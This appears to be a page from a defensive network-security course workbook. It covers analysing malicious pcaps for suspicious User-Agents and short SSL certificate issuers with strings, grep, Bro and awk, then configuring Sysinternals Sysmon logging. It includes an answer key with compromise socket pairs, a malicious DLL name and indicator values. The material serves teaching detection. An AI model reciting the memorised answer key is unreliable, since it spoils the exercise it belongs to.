
Analysis of /pcaps/conduit.pcap and /pcaps/styx.pcap

9. What is the most suspicious User-Agent string contained in each pcap?

In both cases the shortest User-Agent is the most suspicious. Open a Linux terminal and type the following:


```
$ strings /pcaps/conduit.pcap | grep -i User-Agent | sort -u
```

These commands show the printable strings in /pcaps/conduit.pcap, and grep (search) for "User-Agent". The grep "-i" flag makes the search case insensitive.



```
Terminal
File Edit View Terminal Go Help
[/]$ strings /pcaps/conduit.pcap | grep -i User-Agent | sort -u
User-Agent: FDMuiless
User-Agent: Microsoft-CryptoAPI/5.131.2600.2180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Window6
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Community Alerts
1.1.4.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; CT3316810_ACTID_C
T3316810_6.17.2.8)
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML, like Gecko
) Chrome/23.0.1271.64 Safari/537.11
[/]$
```

```
$ strings /pcaps/styx.pcap | grep -i User-Agent | sort -u
```




```
Terminal
File Edit View Terminal Go Help
[/pcaps]$ strings styx.pcap | grep -i User-Agent | sort -u
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50
727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET C
LR 3.0.04506.590; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50
727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_33
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.142 Safa
ri/535.19
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0b8pre) Gecko/20101114 Firefox/4.0b8pre
User-Agent: primecoin-json-rpc/
[/pcaps]$
```

Note how both short User-Agents lack the string "Mozilla" and "CryptoAPI."

You may also view both pcaps in Wireshark, and search for both strings to see the context. Here are the steps to view conduit.pcap. Open a Linux terminal window and type the following:


```
$ wireshark /pcaps/conduit.pcap
```

"Edit-Find Packet" will perform a search. Remember to choose "String" and "Packet Bytes" before searching. Then enter "FDMuiless" in the search box. The background should turn green.



Press "Find" then go to Analysis->Follow TCP Stream.

Here is the search for "FDMuiless" from /pcaps/conduit.pcap:



10. Enter the User-Agent strings in the appropriate worksheet in the previous section.

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

11. Create a file containing the unique SSL certificate issuer subjects present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Open a Linux terminal, create a directory called "/tmp/bro", cd to it, run Bro on alexa-top-500.pcap, and then use bro-cut to locate all SSL certificate issuer subjects. Find the unique examples, and save to /tmp/alexa.txt:

```
$ mkdir /tmp/bro
$ cd /tmp/bro
$ bro -C -r /pcaps/normal/https/alexa-top-500.pcap
$ cat ssl.log | bro-cut issuer_subject | sort -u > /tmp/alexa.txt
```

Do the same for /pcaps/tbot.pcap. We will use the same directory. **Note: Bro will overwrite any existing Bro files in the current directory** (such as ssl.log). Please complete the previous steps before moving to the next.


```
$ cd /tmp/bro
$ bro -C -r /pcaps/tbot.pcap
$ cat ssl.log | bro-cut issuer_subject | sort -u > /tmp/tbot.txt
```

Identify the shortest unique SSL issuer subject in both pcaps. List the length of each shortest issuer subject in bytes.

```
$ cat /tmp/alexa.txt | awk '{print length, $0;}' | sort -nr
```

The awk command prints the length of each line, followed by the line itself. The sort command sorts by number (-n), and reverses the order from most to least (-r).


Here is the output of the last (shortest) part of the Alexa output:



```
Terminal - student@Sec-511-Linux: /tmp/bro
File Edit View Terminal Go Help
49 CN=Google Internet Authority G2,O=Google Inc,C=US
47 CN=invalid.ssl.host.com,O=N/A,L=N/A,ST=N/A,C=US
47 CN=Dell Inc. Enterprise Issuing CA1,O=Dell Inc.
44 CN=GeoTrust SSL CA - G2,O=GeoTrust Inc.,C=US
42 CN=Thawte SGC CA - G2,O=Thawte\, Inc.,C=US
41 CN=GeoTrust SSL CA,O=GeoTrust\, Inc.,C=US
40 CN=CLASS 2 KEYNECTIS CA,O=KEYNECTIS,C=FR
39 CN=188.165.15.40,OU=X,O=X,L=X,ST=X,C=PL
37 CN=Thawte SSL CA,O=Thawte\, Inc.,C=US
37 CN=RapidSSL CA,O=GeoTrust\, Inc.,C=US
30 CN=AlphaSSL CA - G2,O=AlphaSSL
[/tmp/bro]$
```

```
$ cat /tmp/tbot.txt | awk '{print length, $0;}' | sort -nr
```

Here is the output of the last (shortest) part of the tbot output:



```
Terminal - student@Sec-511-Linux: /tmp/bro
File Edit View Terminal Go Help
20 CN=www.giovp7o3.com
20 CN=www.dlv5q3sgz.com
20 CN=www.b2zbphafz.com
20 CN=www.b2ond2dxj.net
19 CN=www.xwiphlnj.com
19 CN=www.w4uw3kfn.com
19 CN=www.w3rf432.com
19 CN=www.lbajulyf.com
19 CN=www.naea5wav.net
19 CN=www.c6dmymzw.com
19 CN=www.6ioyhk42.com
[/tmp/bro]$
```

12. Enter each byte count in the appropriate worksheet in the previous section.

Answers

1. What is the socket pair that indicates successful client-side compromise?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>
10.5.11.48:49160	10.5.54.232:80

2. What is the name of the DLL transferred during the client-side exploit?

<i>DLL NAME</i>
generic-1404678562.dll

3. What is the socket pair that indicates successful post-exploitation?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>
10.5.11.48:49161	10.5.54.232:5900

4. What operating system is running on 10.5.11.48? Be as specific as possible.

<i>OPERATING SYSTEM</i>
Microsoft Windows 7

Analysis of /pcaps/conduit.pcap and /pcaps/styx.pcap

5. What is the most suspicious User-Agent string contained in each pcap?

<i>PCAP</i>	<i>USER AGENT STRING</i>
/pcaps/conduit.pcap	User-Agent: FDMuiless
/pcaps/styx.pcap	User-Agent: primecoin-json-rpc

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

6. Create a file containing the unique SSL certificate issuer subjects present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Identify the shortest unique SSL issuer subject in both pcaps. List the length of each shortest issuer subject in bytes. Note: tshark and bro may provide different answers: the answer key is based on bro.

<i>PCAP</i>	<i>SHORTEST SSL ISSUER SUBJECT LENGTH IN BYTES</i>
/pcaps/normal/https/alexa-top-500.pcap	30
/pcaps/tbot.pcap	19

This page intentionally left blank.

Exercise 4.1

Sysmon

Objectives


- Use and understand the Sysinternals Sysmon command
- Configure Sysmon
- Filter Sysmon logging based on:
 - Processes
 - Network connections
 - Driver loading
 - Image loading

Exercise Setup

1. This exercise will use your Windows system. These instructions assume you are using the course Windows 10 VM. If you are using your own Windows system: please go to the appendix at end of this exercise section and follow the setup steps there.


Run PowerShell as administrator. If you are logged in as Student, there should be a PowerShell icon on the desktop. If not: log out, and log in as student (password is: Security511).

Right-click on the PowerShell desktop icon and choose "Run as Administrator"



Display the current (default) Sysmon settings:

```
PS C:\> sysmon -c
```



```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs\sysmon> sysmon -c

Sysinternals Sysmon v3.10 - System activity monitor
Copyright (C) 2014-2015 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name:           Sysmon
- Driver name:            SysmonDrv
- HashingAlgorithms:      SHA1
- Network connection:     disabled
- Image loading:          disabled

No rules installed
PS C:\labs\sysmon>
```

If you receive the error "Sysmon is not installed on this computer" then install the Sysmon service:

```
PS C:\> sysmon -i
```

You may view the current Sysmon logs with Event Viewer (eventvwr.exe) or PowerShell. In Event Viewer the Sysmon logs are located at: Application and Services Logs -> Microsoft -> Windows -> Sysmon -> Operational

PowerShell has a learning curve, but is much more powerful than Event Viewer. We will use PowerShell during this lab, and perform more work with PowerShell during 511.5.

To view a summary of Sysmon logs in PowerShell, type:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-
Sysmon/Operational";}
```

```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs\sysmon> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";}

ProviderName: Microsoft-Windows-Sysmon

TimeCreated          Id LevelDisplayName Message
-----
10/8/2015 12:24:52 PM 8 Information CreateRemoteThread detected:...
10/8/2015 12:24:50 PM 7 Information Image loaded:...
10/8/2015 12:24:37 PM 8 Information CreateRemoteThread detected:...
10/8/2015 12:24:19 PM 7 Information Image loaded:...
10/8/2015 12:24:08 PM 8 Information CreateRemoteThread detected:...
10/8/2015 12:23:47 PM 7 Information Image loaded:...
10/8/2015 12:23:38 PM 8 Information CreateRemoteThread detected:...
10/8/2015 12:23:16 PM 7 Information Image loaded:...
10/8/2015 12:22:44 PM 7 Information Image loaded:...
10/8/2015 12:22:13 PM 7 Information Image loaded:...
10/8/2015 12:22:04 PM 8 Information CreateRemoteThread detected:...
```

Note that we are using the “-FilterHashtable” option without performing any filtering: yet. We will build on this command by filtering on the ID field shortly.

You may see more detail by piping to “fl” (format list, note the 2nd character is the letter “ell” and not a one), and paging with “more”:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";}| fl | more
```

```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs\sysmon> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";}| fl | more

TimeCreated      : 10/8/2015 12:32:10 PM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 7
Message          : Image loaded:
                   UtcTime: 2015-10-08 16:32:10.952
                   ProcessGuid: {90E22FD2-81DF-5615-0000-001002BD0C00}
                   ProcessId: 2384
                   Image: C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
                   ImageLoaded: C:\Windows\System32\TPVMMW32.dll
                   Hashes: SHA1=5F2253180E13385E9E0F800536935B4B1911BFCA
                   Signed: true
                   Signature: Cortado AG


TimeCreated      : 10/8/2015 12:32:01 PM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 1
Message          : Process Create:
                   UtcTime: 2015-10-08 16:32:01.556
                   ProcessGuid: {90E22FD2-9A81-5616-0000-001035B35A1D}
                   ProcessId: 1124
                   Image: C:\Windows\SysWOW64\more.com
                   CommandLine: "C:\Windows\system32\more.com"
                   CurrentDirectory: C:\labs\sysmon\
                   User: DESKTOP-OALUEJ1\student
```

You may also filter based in the Sysmon id:

Id	Tag	Event
1	ProcessCreate	Process Create
2	FileCreateTime	File creation time changed
3	NetworkConnect	Network connection detected
5	ProcessTerminate	Process terminated
6	DriverLoad	Driver loaded
7	ImageLoad	Image loaded
8	CreateRemoteThread	CreateRemoteThread detected

For example: to show only DriverLoad events (id 6): add "id=6;" at the end of the Get-WinEvent command, before the closing curly bracket ("}"):

```
PS C:\> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";id=6} | fl | more
```



Administrator: C:\Users\Public\Desktop\powershell.exe

```
PS C:\labs\sysmon> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";id=6} ^
| fl | more

TimeCreated      : 10/8/2015 10:10:16 AM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 6
Message          : Driver loaded:
                   UtcTime: 2015-10-08 14:10:16.191
                   ImageLoaded: C:\Windows\System32\drivers\monitor.sys
                   Hashes: SHA1=818B1D517614F5EF6A25898DEB7C696F10F05CDB
                   Signed: true
                   Signature: Microsoft Windows

TimeCreated      : 10/8/2015 10:02:30 AM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 6
Message          : Driver loaded:
                   UtcTime: 2015-10-08 14:02:30.074
                   ImageLoaded: C:\Windows\System32\drivers\bthpan.sys
                   Hashes: SHA1=C1148DF13881EE02EBC84F292CD20A90171D7CE1
                   Signed: true
                   Signature: Microsoft Windows
```

Note: Sysmon 3.1 has a bug where it will warn about certain events when you load a configuration:

```
Administrator: C:\Users\Public\Desktop\powershell.exe
PS C:\labs\sysmon> sysmon -c .\sysmon-config.txt

Sysinternals Sysmon v3.10 - System activity monitor
Copyright (C) 2014-2015 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 2.00
Sysmon schema version: 2.01
Warn: The event 'DriverLoad' cannot be automatically enabled.
      Ensure it is correctly configured.
Warn: The event 'ProcessTerminate' cannot be automatically enabled.
      Ensure it is correctly configured.
Configuration file successfully applied
Configuration updated.

PS C:\labs\sysmon>
```

Note the lines:

```
Warn: The event 'DriverLoad' cannot be automatically enabled.
      Ensure it is correctly configured.
Warn: The event 'ProcessTerminate' cannot be automatically enabled.
      Ensure it is correctly configured.
```

These warnings appear harmless, so please ignore them. Sysmon has a history of bugginess, and this is another example.

Exercise – No hints

Your challenge:

Reconfigure Sysmon to perform the following actions:

1. Log SHA1 hashes only
2. Log DriverLoad, except for drivers with a signature containing “microsoft” or “windows”
3. Log ImageLoad, except for images (DLLs) with a signature containing “microsoft” or “windows”
4. Disable process termination logging
5. Log network connections, but ignore ports 80, 137 and 443
6. Log process creation
 - a. Use the SHA1 hash to ignore mspaint.exe
 - b. Use the SHA1 hash to ignore notepad.exe
7. Load your new Sysmon configuration and verify it is running properly
8. Run the command "ipconfig /all"
 - a. Verify Sysmon logged the command including the command line argument

Note that Sysmon filters are case insensitive, so “windows” will match “Windows”.

You may check the previous section for guidance. A basic Sysmon config exists in \labs\sysmon-config-basic.txt. This will need to be updated to meet the criteria above.

